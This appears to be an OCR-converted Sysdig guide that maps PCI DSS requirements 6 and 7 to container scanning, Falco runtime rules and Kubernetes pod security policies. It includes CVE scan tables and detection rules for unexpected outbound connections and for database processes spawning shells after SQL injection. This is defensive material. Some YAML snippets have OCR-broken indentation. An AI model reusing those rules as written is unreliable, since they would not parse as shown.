CVE-2019-9192	Negligible	libc6	2.28-10	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	glibc	None	sha256:aba8c22569be44b15b3b318
CVE-2019-5188	Unknown	libcom-err2	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	None	sha256:aba8c22569be44b15b3b318
CVE-2019-5188	Unknown	libss2	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	None	sha256:aba8c22569be44b15b3b318
CVE-2019-5188	Unknown	e2fsprogs	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	None	sha256:aba8c22569be44b15b3b318
CVE-2019-5188	Unknown	libext2fs2	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	None	sha256:aba8c22569be44b15b3b318
CVE-2019-5094	Unknown	libcom-err2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	1.44.5-1+deb10u2	sha256:aba8c22569be44b15b3b318
CVE-2019-5094	Unknown	libext2fs2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	1.44.5-1+deb10u2	sha256:aba8c22569be44b15b3b318
CVE-2019-5094	Unknown	libss2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	1.44.5-1+deb10u2	sha256:aba8c22569be44b15b3b318
CVE-2019-5094	Unknown	e2fsprogs	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	e2fsprogs	1.44.5-1+deb10u2	sha256:aba8c22569be44b15b3b318
CVE-2019-3844	Unknown	libsystemd0	241-7~deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	systemd	None	sha256:aba8c22569be44b15b3b318
CVE-2019-3844	Unknown	libudev1	241-7~deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	systemd	None	sha256:aba8c22569be44b15b3b318
CVE-2019-3843	Unknown	libsystemd0	241-7~deb10u1	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	systemd	None	sha256:aba8c22569be44b15b3b318



CVE-2019-5188	Unknown	libss2	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice
CVE-2019-5188	Unknown	e2fsprogs	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice
CVE-2019-5188	Unknown	libext2fs2	1.44.5-1+deb10u1	None	docker.io/vicenteherrera/adservice
CVE-2019-5094	Unknown	libcom-err2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice
CVE-2019-5094	Unknown	libext2fs2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice
CVE-2019-5094	Unknown	libss2	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice
CVE-2019-5094	Unknown	e2fsprogs	1.44.5-1+deb10u1	1.44.5-1+deb10u2	docker.io/vicenteherrera/adservice

6.3. Develop following PCI DSS and best practices

Requirement Description

Develop internal and external software applications (including web-based administrative access to applications) securely, as follows:

- In accordance with PCI DSS (for example, secure authentication + logging).
- Based on industry standards and/or best practices.
- Incorporate information security throughout the software-development life cycle.

Guidelines

Without the inclusion of security during the requirements definition, design, analysis and testing phases of software development, security vulnerabilities can be inadvertently or maliciously introduced into the production environment.

How Sysdig Helps

Sysdig has a native jenkins plugin and can integrate with tools like Bamboo, Gitlab or CircleCI to easily integrate image scanning into the software development process. This scanning can help identify vulnerabilities, exposed ports, out of date packages and other image contents that don’t follow security best practices.


6.4.2 Separation development / test / production

Requirement Description

Separation of duties between development/test and production environments.

How Sysdig Helps

Sysdig's Teams feature can be used to segment access to different container environments such as development/test environments. Sysdig supports policy separation between containerized and Kubernetes environments segmented by development, test and production environments. Environments can be scoped by namespaces, images, host, container, etc.



Team management

Search team

Name ▲	Description	Scope By	Scope
App team store-frontend	App team store-frontend	Container	kubernetes.namespace.name in ("...
App Team: example-java-app	App Team: example-java-app	Container	kubernetes.namespace.name = "e...
App Team: example-voting-a...	App Team: example-voting-app	Container	kubernetes.namespace.name = "e...
App Team: wordpress	App Team: wordpress	Container	kubernetes.namespace.name = "w...
Applications Team		Container	kubernetes.namespace.name con...
AWS / Kubernetes		Container	kubernetes.cluster.id = "525a063d-...
AWS us-east-2b		Host	cloudProvider.availabilityZone = "u...
Cluster AWS		Host	agent.tag.cluster in ("demo-kubea...
Monitor Operations	Immutable Monitor team with full ...	Host	
Sysdig Agent Team		Container	kubernetes.namespace.name con...

A Falco rule to disallow Kubernetes users.

```
# Generally only consider audit events once the response has completed

- list: k8s_audit_stages

  items: ["ResponseComplete"]

# Generally exclude users starting with "system:"

- macro: non_system_user

  condition: (not ka.user.name startswith "system:")

# This macro selects the set of Audit Events used by the below rules.
```

```
- macro: kevt
  condition: (jevt.value[/stage] in (k8s_audit_stages))
- macro: kevt_started
  condition: (jevt.value[/stage]=ResponseStarted)
# If you wish to restrict activity to a specific set of users, override/append to this list.
# users created by kops are included
- list: allowed_k8s_users
  items: ["minikube", "minikube-user", "kubelet", "kops", "admin", "kube", "kube-proxy"]
- rule: Disallowed K8s User
  desc: Detect any k8s operation by users outside of an allowed set of users.
  condition: kevt and non_system_user and not ka.user.name in (allowed_k8s_users)
  output: >
    K8s Operation performed by user not in allowed list of users
    (user=%ka.user.name target=%ka.target.name/%ka.target.resource verb=%ka.verb
    uri=%ka.uri resp=%ka.response.code)
  priority: WARNING
  source: k8s_audit
  tags: [k8s, PCI, PCI_DSS_6.4.2]
```

A Falco rule to detect a connection to a container from outside the local network.

```
# Rule to detect network connection outside local subnet
- macro: enabled_rule_network_only_subnet
  condition: never_true
- list: images_allow_network_outside_subnet
  items: []
- macro: scope_network_only_subnet
  condition: >
    not container.image.repository in (images_allow_network_outside_subnet)
- macro: network_local_subnet
  condition: >
    fd.rnet in (rfc_1918_addresses) or
    fd.ip = "0.0.0.0" or
    fd.net = "127.0.0.0/8"
- rule: Network connection outside local subnet
  desc: Scoped images should only receive and send traffic to local subnet
  condition: >
    enabled_rule_network_only_subnet and
    inbound_outbound and
    container and
```

```
     not network_local_subnet and

     scope_network_only_subnet

  output: >

     Network connection outside local subnet

     (command=%proc.cmdline connection=%fd.name user=%user.name container_id=%container.id

     image=%container.image.repository namespace=%k8s.ns.name

     fd.rip.name=%fd.rip.name fd.lip.name=%fd.lip.name fd.cip.name=%fd.cip.name
     fd.sip.name=%fd.sip.name)

   priority: WARNING

   tags: [network, PCI, PCI_DSS_6.4.2]
```

6.5.1 Inspect flaws like SQL injection and others

Requirement Description


Injection flaws, particularly SQL injection. Also consider OS Command Injection, LDAP and XPath injection flaws, as well as other injection flaws.

Guidelines

Injection flaws, particularly SQL injection, are a commonly used method for compromising applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data. That allows the attacker to strike components inside the network through the application to initiate attacks such as buffer overflows, or to reveal both confidential information and server application functionality.

How Sysdig Helps

Sysdig looks for fundamentally malicious behavior coming from systems. This covers standard injections and intrusions, but also more difficult behaviors to classify, including users modifying rpm packages, unexpected behavior from a database, or system binaries having network activity.



Runtime Policies > DB program spawned process

Name: DB program spawned process

Description: A database-server related program spawned a new proess other than itseld. This shouldn't occur and is an indicative for an SQL injection attack.

Enabled

Severity: ● High

Scope: Custom Scope

kubernetes.namespace.n... in Select value... AND ✕

- default
- kube-system
- microservices
- sysdig-agent

4/4 items

Select a label

Clear All

Rules: Add rules to your policy from the Rules Library or create a b... New Rule

Actions

Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture

Notification Channels: Select notification channel...

A Falco rule to detect that a DB program has spawned a shell process.

```
- rule: DB program spawned process

  desc: >

    a database-server related program spawned a new process other than itself.

    This shouldn\'t occur and is a follow on from some SQL injection attacks.

  condition: >
    proc.pname in (db_server_binaries)

    and spawned_process

    and not proc.name in (db_server_binaries)

    and not postgres_running_wal_e

  output: >

    Database-related program spawned process other than itself
    (user=%user.name program=%proc.cmdline parent=%proc.pname container_id=%container.id
    image=%container.image.repository)

  priority: NOTICE

  tags: [process, database, mitre_execution, PCI, PCI_DSS_6.5.1]
```


6.5.6. High-risk vulnerabilities

Requirement Description

All "high risk" vulnerabilities identified in the vulnerability identification process (as defined in PCI DSS Requirement 6.1).

How Sysdig Helps

Sysdig automatically scans running containers for vulnerabilities (CVE) and misconfigurations in a single workflow. High-risk vulnerabilities are flagged based on the CVSS score and can be mapped back to specific applications/namespaces at runtime. These high risk vulnerabilities can be prevented by directly integrating scanning policies into the CI/CD pipeline (ex. Jenkins) or via an admissions controller in Kubernetes.



There are 1 Failing and 24 Passing images running as containers in **'Entire Infrastructure'** over the last hour.

Scanned Images

!	redis 2.8.19 Image Digest: sha256:990e1f57798f433364379cf2583702d843defb7630d8d1bb12dcdc6ce3d91ddb	Running Containers: 1
✓	redis alpine Image Digest: sha256:e742382c24878114d2fc3a42f44c3fbe1be00faecb8a985b7f249fc1eddb3dc5	Running Containers: 1
✓	mateo-burillo-ns/currencyservice latest Image Digest: sha256:89211cc0fb9d03c16a87dc28e24330a0de27fdf2acde48539f175b877ce20c05	Running Containers: 1
✓	kube-proxy v1.13.11-gke.23 Image Digest: sha256:a855ee33841bfca32bdf274d2c086ea58c27cd9dd4d682be4ac01ed5a43dd42b	Running Containers: 3
✓	k8s-dns-kube-dns-amd64 1.15.4 Image Digest: sha256:a13c60e2a9d49f965095a1e003388926f3f2a6189ed4aecb1541f114c955f8ec	Running Containers: 2
✓	defaultbackend-amd64 1.5 Image Digest: sha256:4dc5e07c8ca4e23bddb3153737d7b8c556e5fb2f29c4558b7cd6e6df99c512c7	Running Containers: 1

6.5.8. Improper access control

Improper access control,such as insecure direct object references, failure to restrict URL access, directory traversal and failure to restrict user access to functions.

Requirement Description

Examine software-development policies and procedures and interview responsible personnel to verify that improper access control—such as insecure direct object references, failure to restrict URL access and directory traversal—is addressed by coding technique that includes:

- Proper authentication of users.
- Sanitizing input.
- Not exposing internal object references to users.
- User interfaces that do not permit access to unauthorized functions.

Guidelines:

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

Consistently enforce access control in presentation layer and business logic for all URLs. Frequently, the only way an application protects sensitive functionality is by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

An attacker may be able to enumerate and navigate the directory structure of a website (directory traversal), thus gaining access to unauthorized information as well as gaining further insight into the workings of the site for later exploitation. If user interfaces permit access to unauthorized functions, this access could result in unauthorized individuals gaining access to privileged credentials or cardholder data. Only authorized users should be permitted to access direct object references to sensitive resources. Limiting access to data resources will help prevent cardholder data from being presented to unauthorized resources.

How Sysdig can help

A Falco rule to detect an anonymous request to administer the cluster that has not been rejected.

```
# Corresponds to K8s CIS Benchmark, 1.1.1.

- rule: Anonymous Request Allowed

  desc: Detect any request made by the anonymous user that was allowed

  condition: >

    kevt and ka.user.name=system:anonymous and ka.auth.decision!=reject
    and not health_endpoint

  output: >
    Request by anonymous user allowed
    (user=%ka.user.name verb=%ka.verb uri=%ka.uri reason=%ka.auth.reason))

 priority: WARNING

 source: k8s_audit

 tags: [k8s, PCI, PCI_DSS_6.5.8]
```

6.6. Review public-facing web at least annually and after a change

Requirement Description

For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by either of the following methods: Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes.

Guidelines

Public-facing web applications are primary targets for attackers, and poorly coded web applications provide an easy path for attackers to gain access to sensitive data and systems. The requirement for reviewing applications or installing web-application firewalls is intended to reduce the number of compromises on public-facing web applications due to poor coding or application management practices.

Manual or automated vulnerability security assessment tools and methods review and/or test the application for vulnerabilities.

Container Challenge

The ephemeral nature of containers creates a need to scan your infrastructure on a more frequent basis than annually. This requirement should be met as soon as a new version of a service is deployed, or the scans should be performed on an ongoing basis.

How Sysdig Helps

Sysdig provides ongoing monitoring of the containers that are running in your public and internal environments. Sysdig provides real time alerting if the vulnerability risk status falls outside a threshold defined by the organization.




IMAGE SCANNING

Alerts > New Runtime Alert

Alert Type: Runtime

Name: Unscanned image deployed

Description: Unscanned image deployed to pod in production, automatically trigger a scan

Scope: kubernetes.namespace.name | in | microservices × | AND ×

Trigger:

- ☑ Unscanned Image — Scan Image
- □ Scan Result Change
- □ CVE Update

Notification Channels:

Requirement 7:
Restrict access to cardholder data by business need to know

To ensure critical data can only be accessed by authorized personnel, systems and processes must be in place to limit access based on need to know and according to job responsibilities.

7.1.2. Restrict access to privileged user IDs

Requirement Description


Restrict access to privileged user IDs to the least privileges necessary to perform job responsibilities.

Guidelines

Pod Security Policies are actually a threat prevention mechanism. The security constraints they enforce prevent attacks from spreading across the cluster and block the typical container breakout approaches. PSPs can also enforce fine grained runtime security profiles like AppArmor, SELinux, seccomp or Linux capabilities that provide a subset of the available root privileges to a process, all without having full root access.

How Sysdig Helps

Sysdig analyzes the requirements of the Pod spec in your Deployment definition and creates the least privilege PSP for your application. This controls if you allow privileged pods, users to run as the



kubernetes.namespace.name: all

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: No privileged pods allowed
spec:
  privileged: false  # Don't allow privileged pods!
  # The rest fills in some required fields.
  seLinux:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  runAsUser:
    rule: RunAsAny
  fsGroup:
    rule: RunAsAny
  volumes:
  - '*'
```

6:58:14 PM [PSP psim_80 Violati host.mac='42:01:0a:80:0

[PSP psim_80 Violation (privileged) System Acti...

Event ID: 773055279213412356 ● Low Severity

Feb 4, 2020 - 6:58:14 PM | a few seconds ago

Host

host.hostName: -
host.hostMac: -

Container

container.id: e6f7dd234fee
container.name: [k8s_busybox_busybox-priv-7c845b964-jnjhr_default_e97fea14-4777-11ea-8185-42010a80009b_0]
container.image: -


Summary

Pod Security Policy No privileged pods allowed validation failure--container with privileged=true created (user=<NA> command=container:e6f7dd234fee k8s_busybox_busybox-priv-7c845b964-jnjhr_default_e97fea14-4777-11ea-8185-42010a80009b_0 (id=e6f7dd234fee) images=busybox:latest)

Rule Type
RULE_TYPE_FALCO

